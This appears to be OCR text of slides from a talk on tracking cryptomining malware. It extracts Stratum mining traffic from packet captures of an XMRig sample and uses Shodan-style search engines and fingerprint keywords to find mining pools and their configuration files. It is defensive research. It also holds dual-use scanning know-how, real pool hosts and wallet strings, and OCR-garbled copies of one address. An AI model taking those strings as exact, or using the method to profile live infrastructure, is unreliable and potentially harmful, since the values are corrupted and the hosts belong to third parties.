
Dynamic analysis







Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Extracting Stratum configuration from PCAPs

Login Request (JSON-RPC)


```
{
  "method": "login",
  "params": {
    "login": "4BrL51JCc..Lc46hd..i",
    "pass": "x",
    "agent": "XMRig/0.8.2"
  },
  "id": 1
}
```

Extracting Stratum configuration from PCAPs

Job Assignment (JSON-RPC)


```
{
  "jsonrpc": "2.0",
  "method": "job",
  "params": {
    "blob": "0707d5efb9d6057e95a...5c358f907dbcbb72b01",
    "job_id": "4BiGm3/RgGQzgkTI/xV0smdA+EGZ",
    "target": "b88d0600"
  }
}
```

Extracting Stratum configuration from PCAPs



DNS Answer xmr-eu.dwarfpool.com: type A, class IN, addr 79.137.57.106

Looking for stratum servers over the Internet



Search Engines for Connected Hosts


ONYPHE censys SHODAN

Those search engines are scanning Internet for specific protocols

They expose scan results through APIs

We use those services to look for specific keywords referring to the Stratum Mining Protocol or Mining Pool Websites

Keywords to identify stratum servers




```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 190
X-Stratum: stratum+tcp://litecoinpool.org:3333
```

```
Mining server is Online
mining.set_difficulty
mining.notify
Wrong Wallet ID
Mining Pool Online
You are trying to connect to a Stratum server
```

```
"connection": {
        "pool": "gulf.moneroocean.stream:10008",
        "uptime": 1195392,
        "ping": 113,
        "failures": 3,
        "error_log": []}
```

```
Ethereum stratum proxy<br>DAG-file: 04a3fa11bc92b068<br><br>Main
server us2.ethermine.org:4444 (172.65.226.101) connected<br>Failover
server1 us1.ethermine.org:14444 (172.65.218.238) connected<br>
```

Keywords to identify Mining Pool Websites

Common keywords
Mining Pool</title>
Stratum+tcp
Top 10 miners
Pool blocks
Worker Statistics
Coin-logo
X-wallet-id
Scrypt
…


Node-cryptonote-pool and forks
<Title>Cryptonote Pool
<script src="config.js"></script> #coinName
href="//github.com/zone117x/node-cryptonote-pool“
href="https://github.com/dvandal/cryptonote-nodejs-pool"

Open Ethereum Pool
<title> Open ethereum
\>open-ethereum-pool\
open-ethereum-pool/config/environment

Nodejs Pool
isActivePage('home')
<script src="globals.js"></script>
href="https://github.com/Snipa22/nodejs-pool

Node Open Mining Portal (NOMP)
<title>NOMP
href="https://github.com/zone117x/node-open-mining-portal/ href="/api"
href="https://github.com/foxer666/node-open-mining-portal"

Node Cryptonote Pool and its Forks




config.js

```
var api = "https://pool.graft.community/api";
var poolHost = "pool.graft.community";

var email = "pool@graft.community";
var telegram = "https://t.me/GraftDonationPool";
var discord = "";

var marketCurrencies = ["{symbol}-BTC", "{symbol}-USD", "{symbol}-EUR",

var blockchainExplorer = "https://graft.observer/block/{id}";
var transactionExplorer = "https://graft.observer/tx/{id}";

var themeCss = "themes/default.css";
var defaultLang = 'en';
```

https://pool.graft.community/api/stats

Node Cryptonote Pool and its Forks




config.js

```
var api = "https://pool.graft.community/api";
var poolHost = "pool.graft.community";

var blockchainExplorer = "https://graft.observer/block/{id}";
var transactionExplorer = "https://graft.observer/tx/{id}";

var themeCss = "themes/default.css";
var defaultLang = 'en';
```

```
poolHost:                    "graft.community"
ports:
  0:
    port:                    3300
```

```
config:
  poolHost:                  "graft.community"
  desc:                      "Mining rig"
  2:
    port:                    7700
    donation:                0
    difficulty:              50000
    desc:                    "SSL connection"
    ssl:                     true
```


Nodejs Pool




globals.js

```
'use strict';

angular.module('pool.globals', [])

.factory('GLOBALS', function() {
        return {
                pool_name: "Stellite CryptoPool.Space",
                pool_mining: "Pool.XTL.CryptoPool.Space",
                api_url : 'https://xtl.cryptopool.space/api',
                api_refresh_interval: 30000,
                app_update_interval: 10*60000,
                coin_name: "Stellite",
                coin_ticker: "XTL",
                coin_block_time: 300,
                coin_divisor: 100,
                payout_def: 100,
                color: "blueviolet",
                pool_payout_interval: "Every 2 hours",
                web_miner: false,
                web_miner_url: "xtl.cryptopool.space",
                Trade_Ogre: true,
                Crex24: true,
                Stocks: false,
                Echange_link : "https://tradeogre.com/exchange/BTC-XTL",
                wallet : "Se3KuNdZqLG6qCKSK3ouFnJQqsacvKcqP8de4YgB92iYSd6N3nWWuU
                algo: "cryptonight"
        };
});
```

https://xtl.cryptopool.space/api/pool/ports



Nodejs Pool



globals.js

```
pool_mining: "Pool.XTL.CryptoPool.Space",
api_url : 'https://xtl.cryptopool.space/api',
api_refresh_interval: 30000,
```


```
api_url : 'https://xtl.cryptopool.space/api',
api_refresh_interval: 30000,
app_update_interval: 10*60000,
coin_name: "Stellite",
coin_ticker: "XTL",
coin_block_time: 300,
coin_divisor: 100,
payout_def: 100,
color: "blueviolet",
pool_payout_interval: "Every 2 hours",
web_miner: false,
web_miner_url: "xtl.cryptopool.space",
Trade_Ogre: true,
Crex24: true,
Stocks: false,
Echange_link : "https://tradeogre.com/exchange/BTC-XTL",
wallet : "Se3KuNdZqLG6qCKSK3ouFnJQqsacvKcqP8de4Yg892iYSd6N3nWuU
algo: "cryptonight"
};
});
```

https://xtl.crypt


```
hostname:    "Pool.XTL.CryptoPool.Space"
port:        80
pool_type:   "pplns"
```

```
global:
  0:
    host:
      blockID:      523439
      blockIDTime:  1553857708
      hostname:     "Pool.XTL.CryptoPool.Space"
      port:         80
      port:         443
      pool_type:    "pplns"
      difficulty:   2000
      miners:       0
      description:  "FireWall Bypass SSL"
  2:
    host:
      blockID:      523439
      blockIDTime:  1553857708
      hostname:     "Pool.XTL.CryptoPool.Space"
      port:         8888
      pool_type:    "pplns"
      difficulty:   600000
      miners:       23
      description:  "Ultra-End Hardware (Anything else!)"
```

NOMP (Node Open Mining Portal)

